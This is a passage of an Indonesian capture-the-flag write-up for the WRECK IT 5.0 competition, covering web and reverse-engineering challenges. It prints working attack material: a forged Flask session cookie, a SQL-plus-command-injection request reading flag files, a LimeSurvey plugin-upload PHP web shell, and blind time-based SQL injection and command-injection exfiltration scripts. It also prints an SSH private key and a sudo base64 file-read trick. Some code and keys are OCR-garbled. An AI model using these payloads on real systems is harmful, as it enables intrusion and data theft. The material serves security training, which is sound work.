

WRITEUP WRECK IT 5.0

Girls Band Cry - Togenashi Togeari



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kiseki
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WEB



Diberikan sebuah website beserta source code nya. Berikut adalah tampilan dari website tersebut:



Untuk memudahkan penggerjaan soal, maka kita perlu melihat source code yang diberikan. Berikut adalah isi dari file app.py:

```
app.py
```

```
from flask import *
import sqlite3
import os
import subprocess

app = Flask(__name__)
app.secret_key = 'os.urandom(8)'

# Database connection
DATABASE = "database.db"
def query_database(name):
    query = 'sqlite3 database.db "SELECT biography FROM oshi WHERE name='
+ str(name) +'"'
    result = subprocess.check_output(query, shell=True, text=True)
    return result

@app.route("/")

```

```

def index():
    role = session.get('role')
    if role == "admin":
        return redirect(url_for('admin'))
    elif role == "guest":
        return redirect(url_for('guest'))
    else:
        return redirect(url_for('login'))

@app.route("/login", methods=["GET", "POST"])
def login():
    if request.method == "POST":
        username = request.form.get("username")
        password = request.form.get("password")
        if username == "guest" and password == "guest":
            session['username'] = username
            session['role'] = "guest"
            return redirect(url_for('guest'))
        else:
            return jsonify({"msg": "Bad username or password"}), 401
    return render_template("login.html")

@app.route("/admin", methods=["GET", "POST"])
def admin():
    if 'role' not in session or session['role'] != "admin":
        return jsonify({"msg": "Access forbidden: Admins only"}), 403

    if request.method == "POST":
        selected_name = request.form.get("oshi_name")
        biography = query_database(selected_name)
        return render_template("admin.html", biography=biography)
    return render_template("admin.html", biography="")

@app.route("/guest", methods=["GET", "POST"])
def guest():
    if 'role' not in session or session['role'] != "guest":
        return jsonify({"msg": "Access forbidden: Guests only"}), 403
    return render_template("guest.html")

@app.route("/logout")
def logout():

```

```

    session.pop('username', None)
    session.pop('role', None)
    return redirect(url_for('login'))

if __name__ == "__main__":
    app.run(debug=False, host='0.0.0.0')

```

Dari hasil analisis source code yang diberikan, kita dapat mengetahui bahwa aplikasi memiliki kerentanan command injection. Namun, untuk melakukan hal tersebut kita perlu mendapatkan hak akses sebagai admin terlebih dahulu. Dari source code yang diberikan, kita dapat mengetahui secret key yang digunakan oleh aplikasi, yaitu “**os.urandom(8)**”. Dengan mengetahui secret key yang digunakan, kita dapat dengan mudah untuk mengcrafting cookie/session admin. Kami menggunakan tools flask-unsigned untuk mempermudah proses crafting.

```

kiseki@blackbox: /mnt/d/CTF/wreckit-5.0/penyisihan/oshiku$ flask-unsigned --sign --secret 'os.urandom(8)' --cookie "{'role':'admin', 'username':'hacker'}"
eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmtZSI6ImhhY2tciJ9.Zrdbjg.STWUb-gYMCCzSIyI3o_8tMEVOFG
kiseki@blackbox: /mnt/d/CTF/wreckit-5.0/penyisihan/oshiku$ 

```

Selanjutnya adalah bagian command injection. Untuk melakukan command injection, kami juga melakukan SQL Injection agar output dari command yang dijalankan muncul dalam page. Berikut adalah final exploit untuk mendapatkan flag:


Request	Response
Pretty	Pretty
Raw	Raw
1 POST /admin HTTP/1.1 2 Host: 146.190.104.208:7012 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 41 9 Origin: http://146.190.104.208:7012 10 Connection: close 11 Referer: http://146.190.104.208:7012/admin 12 Cookie: session=eyJyb2xlIjoiYWRtaW4iLCJ1c2VybmtZSI6ImhhY2tciJ9.Zrdajh4-E6XxJXgzJnTTUmko6ghGIM 13 Upgrade-Insecure-Requests: 1 14 Priority: u=0, i 15 16 oshi_name=' UNION SELECT '\$(cat /f*)'--+	31 </option> 32 <option value="oniel"> 33 Oniel 34 </option> 35 <option value="christy"> 36 Christy 37 </option> 38 <option value="gracia"> 39 Gracia 40 </option> 41 <option value="indah"> 42 Indah 43 </option> 44 <option value="ella"> 45 Ella 46 </option> 47 <option value="greesel"> 48 Ella 49 </option> 50 51 <!-- Add more options here --> 52 </select> 53 54 <button type="submit"> 55 Get Biography 56 </button> 57 </form> 58 <div class="biography"> 59 <h2> 60 Biography: 61 </h2> 62 <p> 63 WRECKIT50{oshikucumansatukok_satujkt} 64 </p> 65 </div> 66 </div> 67 </body> 68 </html>



Survey Pemerintah

Flag: WRECKIT50{aplikasiopensourceyangseringdipakeinstansiternyatamasihadasqli}

Diberikan sebuah website dengan tampilan sebagai berikut:



Apabila kita mencari di google dengan kata kunci “LimeSurvey cve”, maka kita akan menemukan artikel [berikut](#). Dari artikel tersebut kita tahu bahwa LimeSurvey memiliki kerentanan RCE melalui file upload pada fitur plugins. Untuk mengakses fitur tersebut perlu dilakukan login sebagai admin. Untungnya, akun admin dapat diakses dengan mudah yaitu dengan kredensial “admin:password”. Repository [berikut](#) juga kami gunakan sebagai referensi dalam membuat exploit. Untuk melakukan exploit, kami membuat 2 buah file:

`exp.php`

```
<?php eval($_GET[1]); ?>
```

`config.xml`

```
<?xml version="1.0" encoding="UTF-8"?>
<config>
    <metadata>
        <name>exploit</name>
        <type>plugin</type>
        <creationDate>2020-03-20</creationDate>
        <lastUpdate>2020-03-31</lastUpdate>
        <author>Y1LD1R1M</author>
        <authorUrl>https://github.com/Y1LD1R1M-1337</authorUrl>
        <supportUrl>https://github.com/Y1LD1R1M-1337</supportUrl>
        <version>5.0</version>
        <license>GNU General Public License version 2 or later</license>
        <description>
```

```
<![CDATA[Author : Y1LD1R1M]]></description>
</metadata>

<compatibility>
    <version>3.0</version>
    <version>4.0</version>
    <version>5.0</version>
    <version>6.5.*</version>
</compatibility>
<updaters disabled="disabled"></updaters>
</config>
```

Kemudian, zip kedua file tersebut sebelum mengupload file tersebut pada fitur install plugins. Setelah mendapatkan RCE, kami mengeksplorasi server tersebut untuk menemukan flag. Flag kami temukan pada database server yang aplikasi gunakan. Database tersebut ada pada host lain yaitu pada host “mysql”. Untuk melakukan koneksi pada database tersebut, kami menggunakan tools [adminer.php](#). Sehingga, kami temukan flag ada pada tabel flag.

WotaButa

Flag: WRECKIT50{WOTABLINDTIMEBASED_PLUS_WOTABLINDCOMMANDINJECTION_UHUY}

Diberikan sebuah website beserta attachment nya. Pada source code yang diberikan terdapat file admin.php, index.php, dan database.sql. Berikut adalah potongan isi dari kedua file tersebut:

admin.php

```
<?php
session_start(); // Start the session

$error = '';
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    $password = $_POST['password'];
    // Hardcoded password for demonstration purposes
    $correct_password = '[redacted]';
    if ($password === $correct_password) {
        // Set session variable
        $_SESSION['loggedin'] = true;
        // Redirect to admin page or perform other actions
        header("Location: [redacted]");
        exit();
    } else {
        $error = 'Password salah!';
    }
}
?>

<!DOCTYPE html>
...

```

index.php

```
<?php
// Disable error reporting
error_reporting(0);

// Check for underscores in the query string and terminate if found
if (preg_match("/\_/i", $_SERVER["QUERY_STRING"])) {
    exit();
}
```

```

}

// Include the database connection file
include "conn.php";

// Establish a connection to the database
$connection = mysqli_connect($host, $dbuser, $dbpass);

// Check if the connection was successful
if (!$connection) {
    echo "Connection to MySQL failed: " . mysqli_error();
}

// Select the database
mysqli_select_db($connection, $dbname) or die("Unable to select database:
$dbname");

// Loop through each GET parameter
foreach ($_GET as $key => $value) {
    $query = "SELECT * FROM words WHERE id=('$key') LIMIT 0,1";
    echo $query . "\n";
    $result = mysqli_query($connection, $query);
}
?>

```

database.sql

```

USE wotasqli;

-- Drop the table `words` if it exists
DROP TABLE IF EXISTS `words`;

-- Create the `words` table
CREATE TABLE `words` (
    `id` int(11) NOT NULL AUTO_INCREMENT,
    `value` varchar(256) NOT NULL,
    PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=1 DEFAULT CHARSET=utf8;

-- Lock the `words` table for writing

```

```

LOCK TABLES `words` WRITE;

-- Insert values into the `words` table
INSERT INTO `words` VALUES (1, 'Aitakatta!!');
INSERT INTO `words` VALUES (2, 'Heavy Rotation');

-- Unlock the `words` table
UNLOCK TABLES;

-- Drop the table with a hashed name if it exists
DROP TABLE IF EXISTS `admin`;

-- Create the table with a hashed name
CREATE TABLE `admin` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `password` varchar(256) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=1 DEFAULT CHARSET=utf8;

-- Lock the hashed table for writing
LOCK TABLES `admin` WRITE;

-- Insert values into the hashed table
INSERT INTO `admin` VALUES (1, '[redacted]');

-- Unlock the hashed table
UNLOCK TABLES;

-- Grant SELECT permissions on the supersqli database to the user `wotasqli`
-- with the password `wotasqli`
GRANT SELECT ON supersqli.* TO 'wotasqli'@'%' IDENTIFIED BY 'wotasqli';

-- Flush the privileges to apply changes
FLUSH PRIVILEGES;

```

Dari hasil analisis attachment yang diberikan, kami berkesimpulan bahwa password admin bisa didapatkan dengan menggunakan teknik Blind SQL Injection. Kami membuat auto exploit berikut untuk memudahkan proses tersebut:

sqli.py

```

import requests
import string

url = "http://146.190.104.208:7013/"

found = ""
wordlist = string.ascii_letters + string.digits

while True:
    for c in wordlist:
        target =
f"{url}?'^if(ASCII(substr((SELECT/**/password/**/FROM/**/admin),{len(found)+1},1))%3d{ord(c)},sleep(1),sleep(0))^0^'"
        print(f"Trying {target}")
        r = requests.get(target)

        response_time = r.elapsed.total_seconds()

        if response_time > 2:
            found += c
            print(f"Found so far: {found}")
            break

```

Setelah menjalankan exploit tersebut, didapatkan bahwa password admin adalah **“indiraoshikusatus4tunya”**. Dengan menggunakan password tersebut pada halaman admin.php, kami menemukan page baru yaitu: 3af3b3221714103a593acc24ae213767.php



Selanjutnya, kita mencoba melakukan beberapa eksperimen pada form di page tersebut untuk menemukan suatu vulnerability. Ketika mencoba menggunakan payload “**sleep 5**”, web tersebut mengirimkan response delay selama 5 detik. Dari hasil tersebut kami berkesimpulan bahwa web tersebut vuln terhadap command injection. Namun, karena output dari command yang kita jalankan tidak reflected pada page, maka kita mencoba

untuk menggunakan teknik blind RCE for data exfiltration using time based method. Sebelumnya, kami juga mencoba beberapa teknik OOB dan reverse shell namun hasilnya gagal. Kami menemukan bahwa flag ada pada /flag.txt. Untuk mengeksfiltrasi isi dari file tersebut kami membuat auto exploit untuk mempermudah proses tersebut. Berikut adalah auto exploit milik kami:

leak_flag.py

```
import requests
from urllib.parse import quote
import string

found = "WRECKIT50{"

while True:
    for i in string.ascii_uppercase + "_}1234567890":
        payload = f'''test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" {len(found)+1} 1);str=$(printf '%d' "'$char");if [ ${ord(i)} -ne ${str} ];then sleep 0;else sleep 2;fi ;'''
        url =
f"http://146.190.104.208:7013/3af3b3221714103a593acc24ae213767.php?song={payload}"'

        print(f"Trying ` {payload} `")
        r = requests.get(url)

        if (r.elapsed.total_seconds() > 2):
            found += i
            print(f"Found: {found}")
            break
```

```
Found: WRECKIT50{WOTABLINDTIMEBASED_PLUS_WOTABLINDCOMMANDINJECTION_UHUY
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 65 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 66 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 67 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 68 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 69 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 70 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
Trying `test;cmd=$(echo $(cat /flag*));char=$(expr substr "$cmd" 66 1);str=$(printf '%d' "'$char");if [ 71 -ne ${str} ];then sleep 0;else sleep 2;fi ;`:
```

FORENSIC

Skill Issue

Flag: Skill Issue

Yak, password issue

REVERSE ENGINEERING

Its About Time

Flag: WRECKIT50{siapayangtaubedanyapublickeysamaprivatekey}

Diberikan sebuah file executable .exe yang dikemas menggunakan PyInstaller. Oleh karena itu, untuk mendapatkan kode compiled python (.pyc) kita perlu melakukan ekstraksi file .exe terlebih dahulu, disini kami menggunakan [PyInstaller Extractor WEB](#).

The screenshot shows the PyInstaller Extractor WEB interface. At the top, it says "PyInstxtractor running in the browser, powered by GopherJS!". Below that is a terminal-like window displaying the extraction log:

```
[+] Please stand by...
[+] Processing chall.exe
[+] Pyinstaller version: 2.1+
[+] Python library file: python39.dll
[+] Python version: 3.9
[+] Length of package: 11945720 bytes
[+] Found 999 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth__tkinter.pyc
[+] Possible entry point: pyi_rth_cryptography_openssl.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: chall.pyc
[+] Found 219 files in PYZArchive
[+] Successfully extracted pyinstaller archive: chall.exe
```

At the bottom, there is a file input field labeled "Choose File" with "chall.exe" selected, and a "Process" button.

Setelah itu, decompile file chall.pyc yang didapat menggunakan pycdc, maka akan didapati kode python seperti berikut.

```
chall.py

import paramiko
import io
import tkinter as tk
from tkinter import messagebox

_=lambda __:
__import__('zlib').decompress(__import__('base64').b64decode(__[:-1]))
exec(_(STRING_PANJANG_BGT))
```

Deobfuscate kode diatas dengan menggunakan script berikut.

```
deob.py
```

```
import paramiko
import io
import tkinter as tk
from tkinter import messagebox

_ = lambda __:
__import__('zlib').decompress(__import__('base64').b64decode(__[:-1]))
b64 = b'STRING_PANJANG_BGT'

while 1:
    try:
        ex = (_(b64))
        b64 = ex[11:-3]
    except:
        print(ex)
        f = open("dec.py", "wb")
        f.write(ex)
        f.close()
        break
```

Setelah dijalankan maka akan didapatkan kode python yang lebih mudah dipahami. Kode python yang didapatkan berisi perintah untuk melakukan koneksi SSH ke

```
hostname = "137.184.250.54"
port = 7031
username = "mack"
```

dengan private_key sebagai berikut.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3B1bnNzaC1rZXktdjEAAAABG5vbmlUAAAAEbml9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
NhAAAAAAwEAAQAAgEA24NwXSVAsXP3rmwWL/TspeKDxYzcK1Z6Q38okkjrZbdw031hSLxR
Yf641jd5nY4BcGdpLmEpNze20G1sa4Mp9oyAEXX/Bb2CgaXLnmI75qqIAXRj288fxAG54s
GNNbd6B5/ixx5fiGpg3zu11BimYUVfstH75yEtV5eTZagjCwbQVcbv1+EcS5w1pde1223E
FXqvY5m26Cd4jY/6CYvEwoTxQJOLNrAgpVatvR8rBGrWwOuU12VBhP/xGnKHpD3eyr7Awv
eoRQkpE6J0s97Gm+CMEDy7kC8PA9b0p+p1rzxsp/zE30KetvBAuv4K4Pd209HkF3CqCouB
zwYW5SeBBERuYT4QG8SQKrb0HoqGy/RH8McPzsiY9B3y/rZxnvQKhh5GaR0OuuqYiqaPr
Mo+q0jmgpBKhcN3wd7bvSHGA1QKGSLyL3mAze6qb1TLaLxE0E/OVMweL9esI1ZEHDZ/w7
4eqMeFf7ok/SySCn4NmN3dYQDk6hk2h8P2JtQcbjo7NnIMeKpEeXvHrWHuSzFeuFDKj/R0
wKms2imktiOZUY04V2pyTqTVNMn1yblajra1jf3DKM/sTi/uWNF8TNtUKMAvM4Eg19mYd/
```

```
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
-----END OPENSSH PRIVATE KEY-----
```

Pada intinya kode ini akan melakukan koneksi SSH lalu mengeksekusi perintah “date” yang akan ditampilkan UI yang dibuat menggunakan library thinker.

Untuk mendapatkan flag, kami melakukan koneksi SSH diatas, lalu mencoba menjalankan perintah **ls** dan didapatkan list files sebagai berikut.

```
drwxr-x--- 1 mack mack 4096 Aug 10 01:21 .
drwxr-xr-x 1 root root 4096 Jul 26 07:43 ..
-rw-r--r-- 1 mack mack 220 Mar 31 08:41 .bash_logout
-rw-r--r-- 1 mack mack 3771 Mar 31 08:41 .bashrc
drwx----- 2 mack mack 4096 Jul 26 07:44 .cache
-rw-r--r-- 1 mack mack 807 Mar 31 08:41 .profile
-rw----- 1 mack mack 0 Aug 10 01:21 .python_history
drwx----- 1 mack mack 4096 Jul 26 07:43 .ssh
-r----- 1 root root 53 Jul 26 07:38 flag.txt
```

Dapat dilihat bahwa file flag.txt memiliki permission read hanya untuk user root. Setelah mencoba menjalankan perintah **sudo -l** kami mendapati bahwa perintah **sudo base64** diizinkan untuk dijalankan tanpa perlu memasukan password root. Lalu, untuk membaca file flag.txt kita bisa menggunakan perintah **sudo base64 flag.txt** dan lakukan decode base64 pada base64 flag.

Aplikasi Berbasis Objek

Flag: WRECKIT50{3D_M0D3L_15_C0oL_RgHT}

Diberikan sebuah file **.apk**, kami menggunakan Apk Studio untuk melakukan ekstraksi source yang berada di dalam .apk dan juga melakukan decompile kode ke java. Terlihat didalam direktori **/lib** terdapat file **libflutter.so** yang menunjukan bahwa file .apk ditulis dalam Flutter. Kai juga mendapatkan petunjuk lain bahwa apk berada dalam debug mode.

```
NOT_EXPORTED_PERMISSION"/>
    android:debuggable="true" and
    <rootDirection>localeOrientation
```

Karena apk berada dalam debug mode, maka kita bisa melihat kode dart yang digunakan pada file **/assets/flutter_assets/kernel_blob.bin**. Pada kernel_blob.bin kami menemukan beberapa fungsi **_decrypText** dan **_checkPasskey**.

kenerl_blob.bin

```
void _decrypText() {
    final ciphertext =
'UYQ6Ym1peawlwpjjhm5dhMdZCKHSIKqN3/kVgMHuZW0o7iHCzwIrRky8rDiASkRnFsRBvV9ut0
15P6Mn1BmKw==';
    final key = enc.Key.fromUtf8(widget.passkey);
    final iv = enc.IV.fromBase64("bmVlZGd1ZXNzdGhla2V5eQ==");

    final encrypter = enc.Encrypter(enc.AES(key, mode: enc.AESMode.cbc,
padding: 'PKCS7'));

    setState(() {
        decryptedText =
encrypter.decrypt(enc.Encrypted.fromBase64(ciphertext), iv: iv);
    });

    // Navigate to RemoteObject page with decrypted text
    Navigator.push(
        context,
        MaterialPageRoute(
            builder: (context) => RemoteObject(objectUrl: decryptedText),
    ),
}
```

```

    );
}

@Override
Widget build(BuildContext context) {
    return Scaffold(
        appBar: AppBar(
            title: const Text("Decrypting..."),
        ),
        body: Center(
            child: CircularProgressIndicator(),
        ),
    );
}

```

kernel_blob.bin

```

void _checkPasskey() {
    String passkey = _passkeyController.text;
    print(passkey);

    bool isValidPasskey() {
        if ((passkey[4] != 'r') && (passkey[9] != 'r')) return false;

        if (passkey[11] != '1') return false;

        if (passkey[13] != '3') return false;

        if ((int.parse(passkey[13]) - int.parse(passkey[11])) != 2) return
false;

        if (passkey.length != 32) return false;

        if((passkey[3]!='u') && (passkey[6] != 'u')) return false;

        if((9 - int.parse(passkey[15]))!= int.parse(passkey[14])) return
false;

        if (passkey.substring(0, 16) != passkey.substring(16)) return false;
    }
}

```

```

        if ((passkey[0] != 's') && (passkey[7] != 's')) return false;

        if (passkey[passkey.length - 1] != '5') return false;

        if((passkey[1] != 'e') && (passkey[5] != 'e') &&(passkey[8] != 'e'))
return false;

        if (passkey[2] != 'c') return false;

        if (passkey[16] != 's') return false;

        if (passkey[12] != '2') return false;

        if(passkey[10] != '\$') return false;

        return true;
    }
}

```

Kedua fungsi saling berhubungan karena untuk melakukan _decrypText (AES CBC) menggunakan key dari passkey. Maka kami menggunakan script berikut untuk mendapatkan passkey yang valid dan melakukan decryption text.

solve.py

```

from Crypto.Cipher import AES
import base64


def gen_key():
    passkey = ['\0'] * 16
    if ((passkey[4] != 'r') and (passkey[9] != 'r')):
        passkey[4] = 'r'
        passkey[9] = 'r'

    if (passkey[11] != '1'):
        passkey[11] = '1'

```

```

if (passkey[13] != '3'):
    passkey[13] = '3'

if (ord(passkey[13]) - ord(passkey[11]) != 2):
    passkey[11] = ord(passkey[13]) - 2

if((passkey[3]!='u') and (passkey[6] != 'u')):
    passkey[3] = 'u'
    passkey[6] = 'u'

if((9 - ord(passkey[15]))!= ord(passkey[14])):
    passkey

if ((passkey[0] != 's') and (passkey[7] != 's')):
    passkey[0] = 's'
    passkey[7] = 's'

if((passkey[1] != 'e') and (passkey[5] != 'e') and(passkey[8] != 'e')):
    passkey[1] = 'e'
    passkey[5] = 'e'
    passkey[8] = 'e'

if (passkey[2] != 'c'):
    passkey[2] = 'c'

if (passkey[12] != '2'):
    passkey[12] = '2'

if(passkey[10] != '$'):
    passkey[10] = '$'

if (passkey[14] != '4'):
    passkey[14] = '4'

if (passkey[15] != '5'):
    passkey[15] = '5'

return(''.join(passkey) * 2)

